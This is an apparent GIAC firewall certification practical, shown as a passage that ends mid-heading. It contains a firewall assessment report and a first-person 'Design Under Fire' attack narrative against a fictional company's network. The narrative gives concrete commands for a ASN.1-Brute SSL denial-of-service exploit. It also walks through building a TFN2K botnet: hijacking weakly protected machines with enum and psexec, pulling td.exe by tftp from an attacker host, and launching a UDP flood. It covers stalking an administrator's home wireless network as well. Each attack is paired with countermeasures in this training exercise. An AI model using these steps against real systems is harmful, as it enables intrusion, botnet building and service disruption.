
Firewall assessment report

Executive Summary

This is a report of the firewall assessment of the GIAC Enterprises primary firewall. It is our hope that this report will enable GIAC Enterprises to maintain a secure e-commerce site. Many times, we find out about security deficiencies only after there has been a break-in, loss of data or other problem. GIAC Enterprises should be commended for seeking to validate the security of their system after an installation or upgrade.

The firewall is restricting traffic as defined in the supplied design documentation. It would be recommended that some additional traffic restriction be implemented on the edge router. While this doesn't relate directly to the firewall configuration, it is related to the firewall installation because additional traffic restriction protects the firewall in the event a vulnerability should be discovered in the future or in the case of a future configuration problem. The firewall is restricting traffic as designed and hostile traffic was not being allowed through. This recommendation is made only to provide an additional layer of security for the GIAC Enterprises network.

The following diagram shows the firewall placement in the GIAC Enterprises network and it's relation to the test network on the internet.



Methodology

The firewall was tested by generating packets on a machine in the test network on the internet and logging the received data on the IDS/Logserver machine in the DMZ of the GIAC Enterprises network. The reverse was also done by sending packets from the IDS/Logserver machine in the DMZ to the test machine on the internet. The received data logs were analyzed to determine if any traffic was received that should not have passed through the firewall.

During the suite of tests that were run, no traffic was passed by the firewall that was outside of the traffic expected and in accordance with the firewall policy.

Recommendations

It is possible for an attacker to determine what hosts are responding and what ports are being blocked by the edge router. If the Access Control Lists in the edge router were modified to block all inbound traffic except what is specifically necessary, that would slow down and attacker's portscan, limit the information available to the attacker and provide another layer of security in front of the firewall.

One principle that is often used to discuss security measures is "defense in depth". Adding additional access control on the edge router would enhance the "defense in depth" of this firewall.

It is also possible for a computer on the internal network at GIAC Enterprises to connect to any host on the internet using almost any port. This is a problem because a user could get an insecure program, a virus or Trojan program installed on their computer that could allow an attacker to access data on the GIAC Enterprises network. Users can also connect to file sharing network and remote control systems to allow access to internal files and computers remotely. Blocking all outbound traffic except what has a business need will make enhance the security of the GIAC Enterprises network.

Cost

The cost to implement tighter controls over the edge router would be minimal. Limiting inbound traffic would require some study of the network to ensure that all inbound traffic was known. Since the PIX is already blocking nearly all traffic, the PIX firewall configuration can be the main source of information. Adding inbound access control could be done in under 2 hours for a cost of under $300.

Limiting outbound traffic is a little more complicated because we don't know for sure what traffic is being generated. The edge router is blocking a little bit of traffic and the PIX is allowing all outbound traffic. To effectively block outbound traffic without impacting day-to-day operation would require monitoring traffic for a period of time (probably a week) and analyzing that traffic to determine what the normal traffic pattern was. After the normal traffic was determined, then it would be necessary to verify that all that traffic was in fact business-related. Since GIAC Enterprises already has an IDS/Logserver sitting in the DMZ, it could be used to collect the traffic for analysis. The collection, analysis, planning and implementation of tighter outbound traffic control can be done in about 12 hours with 2 hours of that time being done after-hours. The cost to implement the outbound traffic control would be just under $1800.

After these changes are done, this firewall assessment should be re-done to verify that the access control was done correctly and that there was the expected improvement in control of traffic in and out of GIAC Enterprises network. Since that assessment would be a duplication of the one that was just done, the planning time can be eliminated saving 2 hours of technician time and ending up with a cost of $1000.

The total cost to implement these changes and test that implementation is $2100.

Assignment 4 – Design Under Fire

I selected the network design by Eu Jin, Justin Ng for this part of my practical. The URL for this practical is http://www.giac.org/practical/GCFW/EuJin_JustinNg_GCFW.pdf . A diagram of this network is shown below. This design was selected simply because it was the most recent addition at the time this assignment was being worked on.




Figure 1: GIAC Enterprises Network Diagram

Reconnaissance

The first part of any network assessment is to find out what we're up against. In most cases, that would require search on the internet using Google[11]to search for user, postings, requests, e-mail addresses and anything else I could find. There are also other search engines that would be checked. Maybe if I'd get luck, I'd find a router config that was posted…but that's a long shot. In this case, I struck gold …I found a practical that was posted on the internet fully detailing this setup. I also found a few e-mails from the system administrator at GIAC Enterprises eujin@giacent.com. The information in them was all stripped of passwords and public IP addresses. There were also a few random postings that are of no technical value.

This is a network design for GIAC Enterprises. They sell fortune cookies…as do I. I'd like to get their database of users and fortunes. They've recently decided to take the business on-line.

I have three goals that are related to my accessing their network. I'd like to be able to gain access to their firewall. If I can get to the firewall, managing it would be the ultimate goal enabling me to give myself access to their network over the internet...that may not be attainable but that's the goal…I'd like to at least be able to crash it at will. Another goal would be to shut down their internet access at will. That will make them seem unreliable and cause their customers to start looking for a more reliable connection, hopefully my company. Of course, I'd like to get their on-line database…that means gaining access to the internal network...this may prove difficult…we'll just have to see what can be done. I'm going to document my work in the order things are spelled out here but I'm really looking for the best and easiest path in so as I work on this, I will probably be modifying my plan as I go.

Public devices

We'll document what we know here. These devices will need to be the route in to the network if we're to get in.

Edge router

They have a Cisco 2620 for a border router (IOS 2.2T). It seems like they've done some banner modification of the router, a 2620 router didn't exist prior to long enough ago for this to be an IOS 2.2T – must be 12.2 but we really don't know for sure. List 105 is the ingress filter (page 23) and it ends with a deny ip any any. [12]This router is subject to a DOS that can be done with hping. The config indicates that this traffic would be blocked.

[11] http://www.google.com
[12] http://www.securityfocus.com/bid/8211

Firewall
Checkpoint Firewall-1 firewall. It also has a VPN and is running NG with Feature Pack 3 and hotfix 2 and it's running on a Windows 2000 server with Service pack 4 and it seems to have been hardened according to the Microsoft specs. This firewall would be using an OpenSSL stack that may have [13]DOS issues.

Web Server
There is an IIS web server running IIS 6.0running in a service network (aka DMZ – the author calls it a DMZ…we'll go with that definition for this assignment). That server is hardened also. Only ports 80 and 443 are allowed through the firewall.

Public DNS server
There is also a DNS server on this network running Windows 2003 and it's reportedly patched and hardened just like the others. The public domain is giacent.com.

Mail relay
The last public server is a mail relay. Once again, a hardened Windows 2003 server and it's running McAfee's WebShield MR1a with Hotfix 8.

Internal devices

Any one of these devices is the valuable target. Obviously, the database server would be a key prize but if I can gain access to any of these internal devices, the database server is MUCH closer.

Active Directory servers
There are two Windows 2003 active directory servers. Both have been hardened and patched recently. Internal DNS is integrated into these DNS servers. The internal domain name is giacent.masd.

Database server
Windows 2003 server recently patched and hotfixed running MS SQL 2000 with service pack 3 and MS03-031.

Mail server
Windows 2000 with Service pack 4 and recently hotfixed and hardened. Running Exchange 2000 with Service Pack 3, the latest MS03-046 hotfix. It's also running GroupShield Exchange 2000 5.2.1.

Syslog server
The syslog server is a Windows XP box with Service Pack 1 running Kiwi syslog.

[13] http://www.securityfocus.com/bid/8732

Proxy server
This is a Microsoft ISA running on a Windows 2003 server that has been hardened and patched with all the latest goodies.

SUS Server
There is a Microsoft patch management server also running 2003, hotfixed and patched up to date. This server provides Windows patch management as well as antivirus updates.

Vulnerabilities

The next step in a trying to compromise a network is to define the vulnerabilities. This network seems very well designed…in fact, I've never seen a company with a budget like this one and things as patched up to date as this one seems to be. The fact that all servers are very recent and have all the hotfixes and patches applied is quite commendable…all we need is one weak link

In this section, I'm going to start documenting possibilities. Forgive me as I ramble a little and think on paper. By documenting my thoughts, I can read over them periodically and perhaps leverage a few vulnerabilities into an exploit. As details about the network come to light, I should be able to find a way to get to an internal host somehow, possibly even compromise the firewall to give myself permanent access. If all else fails, I should be at least able to perform a Denial Of Service (DOS) attack against the company and then capitalize on GIAC Enterprises' inability to do business to increase my company's stake in the market.

VPN
The VPN on this network seems like the most likely area of vulnerability. I have information that indicates that all VPN users have the suffix of OU=users,O=GEFW01.

Administrator's house
I have found e-mail on the internet from the giacent.com domain from what is probably the system administrator. One of the Google postings made reference to a movie theater and another to a restaurant. I was able to use this information in conjunction with whitepages.com to locate Eu Jin and GIAC Enterprises in the suburbs of Lincoln, NE. A drive by Eu Jin's house with [14]kismet showed that somebody in the neighborhood was running wireless. But that the traffic was encrypted.

[14] http://www.kismetwireless.net/

Logserver

I notice that the logserver is sending logs to 192.168.0.35. This is a box behind the firewall. That means that the firewall must be allowing syslog traffic through and that there must be a static translate for 192.168.0.35. I can't fill the syslog server with junk because there is an access-list 105 that would block syslog. I don't see any special routes or other ways that this would work so I'm guessing that nobody is actually monitoring the logs of the edge router. If I can't find another hole, perhaps I can launch some noisier attacks against the edge router, perhaps even a brute force login attempt…no, that wouldn't work, ACL 105 would block inbound telnet.

Attack against the firewall

The firewall in this network is a Checkpoint Firewall-1 NG with VPN. Feature pack 3 and hotfix 2 have been applied to the firewall and the OS has been patched and hardened. The edge router is blocking all ports other than ports that are actually needed. This design shows defense in depth so even if I could get an old vulnerability to work against this firewall; the ports seem to be blocked. I don't see that any direct attacks against this firewall are going to be successful.

A vulnerability has recently been discovered with the default configuration of a Checkpoint firewall. This is reported on the SecurityFocus web site at the following URL - http://www.securityfocus.com/bid/8732/ . This vulnerability relates to the use of SSL. OpenSSL has some core libraries that are used on Checkpoint firewalls. The advisory states that a Denial of Service is possible and that it may be possible to run arbitrary code on the server.

Checkpoint firewalls are suspected to be using OpenSSL in some of their code according to posts on the [15]BugTraq newsgroup. A more recent BugTraq posting lists "Check Point Software Next Generation FP3 HF2" as being vulnerable.

While I've been working on this, some exploit code came out that can be used to test a web server's vulnerability to this security vulnerability. This vulnerability is against the web server on the firewall. I don't know that this exists but since it's a new vulnerability there is a chance that it does. We have already gained access to the inside of this network (see Compromise of Internal System) so I can try to connect to a web server port on the inside. The documentation that I have indicates that port 443 (the port SSL is typically related to) is blocked from the outside. I tried connecting to port 443 and it seems that it is blocked from the internet.

ASN.1-Brute

This is a brand new exploit so I've never run it before. I'm going to test this vulnerability on my server since I'm not familiar with it. That way I'll know what to expect when I go on-site (to the restaurant near Eu Jin's house – see section entitled "Compromise of Internal System"). I have a Netware 6 web server running iFolder in my lab that has not been patched recently. That should be fine for testing the exploit code. It won't really tell me what a Checkpoint NG firewall should act like under attack but it's the best I can do. The SecurityFocus information on this vulnerability indicates that this version should be exploitable.

[15] http://groups.google.com/groups?q=checkpoint+ASN.1&start=10&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=bm97s0%241omi%241%40FreeBSD.csie.NCTU.edu.tw&rnum=15

Firewall Attack testing

First, I'll download the exploit code from the Security Focus web site. Since I know the exact URL of the code that I want, I'll use wget to pull it down to my Linux box. This entire command goes on one line.

```
wget
http://www.securityfocus.com/data/vulnerabilities/expl
oits/ASN.1-Brute.c
```

The next step is to review the source code to verify that it's not Trojan code that is really designed to mess up my system. I'll then do a Google search to see if anybody else has reported problems with this exploit code. It looks ok but just to be safe, I'll compile it on my exploit testing machine that I've booted from a CD-ROM. I then compile the "C" source code into an executable exploit. This command will output an executable file named ASN.1-Brute from the "C" source code in the file ASN.1-Brute.c (source code is in the appendix).

```
gcc -o ASN.1-Brute ASN.1-Brute.c
```

Now I have an executable file ASN.1-Brute. While reviewing the source code, I found an error trap that indicates how it should be started.

```
if (argc != 3) {
        fprintf(stderr,"Use: %s [ip] [port]\n",
argv[0]);
        exit(1);
}
```

This section of code indicates that if there aren't enough command-line arguments a message should be displayed "Use: ./ASN.1-Brute [ip] [port]". So, we'll start this up and attack our Novell iFolder server. iFolder is running on port 52443 on a server with the IP address of 10.1.1.3. Here's the command I used to start the attack against my test box.

```
./ASN.1-Brute 10.1.1.3 52443
```

The source code has a bit of information at the beginning of the file. That indicates that Bram Matthys (the author of the exploit code) ran the exploit a number of times before the server crashed. I started this at 4:30 in the evening….we'll see how long it runs.

The CPU utilization is running higher than normal. This box isn't a speed demon but the CPU utilization normally is very close to 0%. Now it's running between 16 and 70%. It seems that about 25% would be average. That's interesting…perhaps if I had a couple of them running, I could bog the server down even if it didn't really crash. I started another instance of ASN.1-Brute on another machine and the server's CPU utilization was consistently 40-70%. To

follow through on this angle and make it apply to my GIAC Enterprises attack, I tried running two instances from one Linux laptop…that worked just as well….maybe a little better. At one point, the CPU utilization suddenly dropped to 2% and the web pages stopped being served. The utilization went back up but the pages still weren't being served. I stopped both instances of the test and the utilization dropped back down to 0-2% and the web server started working again.

Well, it's good I'm testing this. This is gonna take a little while. My initial plan was to sit in the restaurant parking lot, run a quick test and see what happens. It looks like I'll probably need to have my laptop connected to the wireless access point in Eu Jin's house for quite a few hours to see if this exploit will crash it. I will use an 110v power inverter connected to a deep-draw marine battery so I can leave my laptop set up in my car and connected to a high-gain antenna. I think the best time will be on a weekend so that I can run the test unattended. The restaurant is open till 10 so I'll get there at 9 on Friday evening and have a friend pick me up. I can monitor the GIAC Enterprises web site remotely so that I can know when it dies.

8:30 PM – The test has been running for about 4 hours and the server is still up. Currently there are 10 threads of ASN.1-Brute running. Web pages on the affected server are still being served but, quite erratically. The cache buffer pool has dropped from 41% to 38%. This may be a specific Netware issue with a memory leak in iFolder or it may actually be the ASN.1 bug. We'll see how things go over more time. GIAC Enterprises does not have any Netware servers that I'm aware of so there's no need to dig into the specifics of this application.

10:45 – the server is rather unresponsive; utilization is above 85% almost all the time. Free memory is down to 37%.

8:30 the next AM – well, sometime overnight the iFolder server process crashed…or something. It's not responding this AM even if all the ASN.1-Brute processes are stopped. There was no indication when it failed either from ASN.1-Brute or the Netware console. Stopping ifolder and restarting it caused the web page to become available again. This verifies that the web server was in fact crashed.

Firewall Attack Plan

I'm going to attempt to crash the firewall while connected to the VPN through a wireless Access Point located in Eu Jin's house (See Compromise of internal system for details). I plan to go to a restaurant parking lot near Eu Jin's house where I should be able to leave my car unattended overnight without generating to much attention. From the parking lot, I can connect to Eu Jin's wireless AP and see if port 443 (SSL) is open on the firewall. Then I can use ASN.1-Brute to attempt to crash the firewall from the inside of the network.

Now that I know what to expect from the tool, I now that I'll need to be prepared to keep the attack going for 12 hours or so…perhaps less, but it seems like I should be prepared for 12 hours. I'm going to monitor the GIAC Enterprises web site during the attack to see if it stays active. My goal is to bog down the firewall to the point that it totally crashes and stays down till rebooted.

From my testing, it seems likely that the only thing that will crash is the SSL process on the firewall and not the actual firewall itself. I expect that I'll need to resort to an internet-based DDOS attack (Distributed Denial-Of-service) to cause a business disruption.

The likelihood of getting caught this not too high but certainly possible. This attack is being done on a Friday night…probably a good time to avoid detection. In my testing, the SSL connection itself does not seem to be getting logged, only the request for a page. ASN.1-Brute does not load a page. Different web server respond differently so I can't know for sure how the GIAC Enterprises web server will respond. The checkpoint firewall should be logging the traffic and if anybody monitors the logs, this traffic will be fairly obvious because it will be going on for quite a few hours and it will point straight to Eu Jin's house. If GIAC Enterprises were doing network monitoring, they could see a huge spike in connection requests that would be worth looking into. It's also possible that Eu Jin would be doing some network monitoring on his network…but most sys admins don't.

The Firewall Attack

At 8PM, I load my laptop, my high-gain antenna into the car. I already have the battery and the power inverter ready. I fire everything up before I leave to verify that it's working. I configure my wireless card with the WEP key and SSID that I've previously used for connecting to Eu Jin's network. When I arrive at the restaurant, I park in the back corner of the parking lot nearest Eu Jin's house.

The first thing I want to do is start up tcpdump. I'd like to use this time while I'm connected to the network to see what other traffic might show up. I will run tcpdump but I'm going to skip any port 443 traffic since there will be a lot of that, perhaps enough to fill up the drive.

```
tcpdump –i eth0 not port 443
```

Nest, I'll try to connect to port 443 on the firewall to see if it responds, then I'll verify that it's running SSL and then I'll start the attack.

```
telnet 192.168.0.1 443
```

I got a connection from this but couldn't really do anything because telnet doesn't do SSL. The next step is to verify that SSL works on the firewall. I'll use sslproxy to establish the ssl connection and then use telnet again to manually

telnet to the page and see if I get an html response back. I'll start up an sslproxy listener in one session and run the telnet command in another.

The sslproxy will be set to listen on port 50000 and then establish an ssl connection with 192.168.0.1 on port 443

```
./sslproxy –l 50000 –R 192.168.0.1 –r 443 –c
dummyCert.pem –p ssl23
```

Then in another window, I'll use telnet to connect to the proxied port and see if I get html pages

```
telnet localhost 5000
GET / HTTP/1.0
```

I get an HTTP header and an error that's html encoded stating that it doesn't like the format of my GET command…that's fine, I really don't care. I got HTML code back so that means that 192.168.0.1 has a web server running on port 443. Now it's time to fire up 10 instances of ASN.1-Brute and let things roll overnight. I run the following command 10 times and head in to the restaurant for dinner and to hook up with my ride home.

```
ASN.1-Brute 192.168.0.1 443 &
```

After dinner, I use telnet to connect to my sslproxy which is still running and I can still get the server on port 443 to respond. Time to head home, I'll see what happens later.

When I got home, I went to the GIAC Enterprises web site…it's still up. I'm going to use wget on a linux box to pull the page in. That's quick and gives a little more info and I don't have to be concerned if my browser is caching the site or if I'm really getting a connection. The –S option causes wget to print the server's response to the screen. The –N switch keeps wget from pulling in the page unless it's newer than what was pulled in last.

```
wget –S –N http://www.giacent.com
```

After checking wget quite a few times and getting the same results, I call it a night and head for bed. I'll check it first thing in the morning.

8:30 AM – wget still shows a page. I'm gonna head over to the restaurant.

At the restaurant, the car didn't get towed off and ASN.1-Brute is still cranking away. Running wget locally doesn't get a response. It seems that the SSL web server has indeed crashed but the firewall is still running.

I shut down my laptop and head home to review logs and plan the next step.

Attack Countermeasures

What could GIAC Enterprises have done to prevent an attack like this?

Protect internal access

Since this attack was launched after gaining internal access, the obvious first step is to block that access. That's been covered in the "Compromise of Internal System, Attack Countermeasures" section so we won't re-hash it. Any VPN is an extension of the corporate network and needs to be protected with the same vigilance devoted to the corporate network.

Shut down all services on the firewall

It's generally a good idea to keep all services on a firewall shut down. Even though this attack didn't work, perhaps Eu Jin manages the server remotely at times…maybe I could have sniffed his https session and cracked it.

Cost: minimal. The only cost would be associated maintaining a firewall with less handy access. That would result in some additional hours and the possibility that some issues may not be resolved quite as quickly.

Monitor the logs

Every OS that GIAC Enterprises is using has a logging function. The same is true for most if not all of their infrastructure. If they were monitoring the logs on a regular basis, the initial phases of this attack (Compromise of Internal System) should have been picked up.

Distributed Denial of Service (DDOS)

One option for a DOS is the IPV4 DOS vulnerability that came out in July, 2003. This is explained in [16]BID 8211 on the SecurityFocus website. IOS 12.2T is definitely one that is vulnerable. It seems that Access-list 105 would block any incoming IP traffic other than what's stated but some parts of my documentation are conflicting…it'd be worth a try. I would attempt that before exposing myself to the risks of launching a DDOS from 50 attack-bots.

For a DDOS, I'm going to send packets through the edge router that are permitted. It looks like any packet from the internet is allowed to go to the mail server as long as its destination is greater than 1023. From looking over the router config that I was able to get on this router, it seems that the edge router is configured to send its logs to the internal address of the log server and that it's logging all outbound blocked packets and almost all outbound UDP traffic is being blocked. Another little bonus is that the logserver might be unavailable to receive the logs from the edge router because they are being routed to an internal address. I'm not designing around this logserver issue but I'm designing the attack so that it will take advantage of that issue if it exists. This internal network is routed to the outside interface of the Checkpoint firewall but the outside interface of the firewall has a public address and the inside network is bound to the inside interface of the firewall. I can use TFN to send various types of attacks to the GIAC Enterprises network.

The first step it launching this attack is to find 50 machines on the internet to use as TFN servers and a TFN client.

> **NOTE:** One note about TFN definitions – the server is the machine that does the actual attack and the client is the machine that controls all the servers. In this case, the client is a machine that I own and the servers are all machines that I'll need to find.

Prior to getting clients, we'll need to get an executable version of td.exe to install on the victim (server) machines. TFN is basically a unix utility but it can also run under [17]Cygwin which is a type of a unix shell that can run on an NT workstation. The tfn2k.tgz file needs to be downloaded. One possible download location is http://mixter.void.ru/tfn2k.tgz. This needs to be extracted and compiled from within Cygwin. Getting Cygwin set up is outside the scope of this discussion. The Makefile file in the src directory was modified to use the Win32 (cygwin) install options instead of the default linux build options. TFN2K was also built on a linux machine which will be the client.

To find these servers, I'm going to simply look through my web server logs and see what machines have been attacking me. Most of the attacks are worm-like

[16] http://www.securityfocus.com/bid/8211
[17] http://www.cygwin.com

so those machines are often open to attack. I'll also look through my firewall logs and check out any machine that tries to connect to my network over NetBIOS ports. It shouldn't be too long till I find 50 machines that have a user Administrator with a blank password or one that I can readily guess.

Filling my botnet – enum & psexec

I'll use enum to 'check out' the different machines. Enum is a rather old utility written by Jordan Ritter. I've had it for years and don't recall where it came from. I'm running version 1.0. By running enum without any command-line parameters, it displays a list of options.

```
C:\apps\security\enum>enum
usage:  enum  [switches]  [hostname|ip]
  -U:  get userlist
  -M:  get machine list
  -N:  get namelist dump (different from -U|-M)
  -S:  get sharelist
  -P:  get password policy information
  -G:  get group and member list
  -L:  get LSA policy information
  -D:  dictionary crack, needs -u and -f
  -d:  be detailed, applies to -U and -S
  -c:  don't cancel sessions
  -u:  specify username to use (default "")
  -p:  specify password to use (default "")
  -f:  specify dictfile to use (wants -D)
```

The first goal is to find out if I can set up a NetBIOS session on the victim machine and also to find out what usernames are available on it. The following command gets a userlist from one of the machines in my test lab. I run something like this against my list of possible victim machines. If I see a user "Administrator", then that's the account I will try to guess because TFN requires administrator access.

```
enum -U 10.1.1.4
```

To install the tfn server software, I used [18]psexec by Mark Russinovich. I found this utility in a GCFW practical by [19]Jerry Benton.

```
psexec \\10.1.1.4 -u administrator cmd
```

[18] http://www.sysinternals.com/ntw2k/freeware/pstools.shtml
[19] http://www.giac.org/practical/GCFW/Jerry_Benton_GCFW.pdf

TFN2K

After finding the machines that I'll use as servers, I need install the TFN server software and be careful to document each IP address so that I can get back to them once I have my 'army' ready. To do this, I started a tftp server on my laptop. I like the [20]3COM Tftp server that they make available for switch maintenance but any tftp server will do. I need to put td.exe (tfn2k server) and cygwin1.dll (from c:\cygwin\bin if Cygwin is installed in the root of c:) into the tftp directory. I'm behind a firewall so I also need to configure that to forward UDP port 69 (tftp) traffic through to my laptop. Once again, configuring a tftp server and my firewall isn't really part of this paper so I'll skip the detail on this step. Then from the command prompt on the victim box, I can get the tfn executable using the tftp client that comes with NT 2000.

```
tftp I.S.P.66 –I GET td.exe
tftp I.S.P.66 –I GET cygwin1.dll
```

Now that the software is installed on the victim machine, we need to start td.exe so that it can become a "server" (TFN terminology for an attacking deamon) that will be available to launch a DOS attack against GIAC Enterprises.

```
td
```

That will launch td into the background on the victim machine and the server is now waiting for 'commands' from the client running tfn (the client is the controller of the network of bots…terminology seems a little backward but, that's the way it's written). The server will remain running until the machine is rebooted. If you think this setup might take awhile, you might want to set td to start every time the machine is booted.

At this point, I have one server set up – w00t!!! Now I need to do that 49 more times to get to the target of 50. Once I have my network of controlled servers set up, I can launch an attack against the GIAC Enterprises network.

Launching the attack

Since the edge router is allowing all traffic to the mail server in on UDP and TCP ports over 1023, I think it would work best to hit one of them because that will generate internal traffic in addition to the load that's created by the bots themselves. Outbound packets look like they should be blocked and logged by the edge router. That means that for every inbound packet the botnet creates, an outbound packet and a log packet will be generated. The log packets will be sent to the firewall and it seems that they will be unroutable so that may generate a response or it's more likely that the firewall will log the packet and not respond. It's quite probable that almost any inbound traffic from 50 bots would clog the

[20] ftp://ftp.3com.com/pub/utilbin/win32/3ts01_04.exe

inbound pipe but by picking the best target, if a few bots get rebooted or fail in some other way, I should still have enough to bring GIAC Enterprises network to a crawl. This will stop all internet traffic including VPN access.

I'm ready to launch the attack. Initially, I'll try sending packets to UDP ports on the mail server. The –f switch specifies the file where I've stored all my server's IP addresses. The default behavior for TFN is to spoof the source…that's fine with me. The –c4 switch specifies to flood with UDP packets. The –i switch specifies the target mail server.

```
./tfn -f servers.txt -c4 -i A.B.202.227
```

While that's running, I'll try to connect to www.giacent.com and see if the site works. I'll bet it doesn't.

DDOS success probability

There is a high likelihood that this attack would succeed. It's a numbers game, if the attacker has 50 bots that all have cable modem speed and that speed is roughly equal to the GIAC Enterprises internet connection, they can flood data in faster than the GIAC Enterprises network can handle it.

DDOS likelihood of discovery

Oh, they'll discover the DDOS attempt all right….that's the goal. But finding the attacker is going to be more difficult. The actual traffic is coming from spoofed addresses so that can't be tracked back very easily. The best way to find the attacker might be to check the prior days and weeks logs and look for signs of reconnaissance. Also look through the web server's logs for instances of somebody testing the web server's response time. Most hackers won't just hit the site with an attack and leave it be, they'll want to know if the site crashed, how long it was down, if it stayed down, what performance was like before, during and after the attack. Access from a single IP address may give some clues where the attack is coming from….but they may be slave machines too.

DDOS countermeasures

It's a little hard to defend against a DDOS since the attacker can have so many machines that mathematically, the GIAC Enterprises internet connection just can handle the load. The big issue is all the unprotected computers on the internet that are pretty much out there for the taking.

There are a few things that GIAC Enterprises could do help.

Router configuration
The first thing that GIAC Enterprises should do is go over the access-lists on the edge router. Allowing inbound TCP and UDP traffic to every port on the mail server is not necessary. It would at least be possible for them to use the "established" setting so that at least the traffic would have to claim to be part of an established session. That certainly isn't foolproof but it would stop a SYN flood. The logserver configuration should be checked and tested. It would seem that the logserver is never getting anything from the edge router.

Cost: Not much – maybe a day's worth of consulting time.

Capacity planning
This can get a little expensive and needs to be weighed against the damage due to downtime. The GIAC Enterprises network has spared no expense in getting top of the line hardware and software so perhaps an additional feed from the ISP would be worthwhile. Perhaps even two separate feeds from different ISPs and the use of multiple paths to the internet would help.

Cost: Thousands of dollars plus substantial recurring monthly fees.

ISP assistance
This depends on the ISP and possibly on the level of service GIAC Enterprises is purchasing. If inbound DDOS attacks become a problem, it is possible that the ISP could block certain inbound traffic to alleviate the situation. Depending on how persistent the attacker is, this could end up being like playing cat-n-mouse. The ISP blocks one avenue and the attacker just finds another one. GIAC Enterprises needs to have web and VPN ports open based on their design so those are avenues that the attacker will always have available.

Cost: variable depending on the ISP.

Compromise of internal system

Target selection

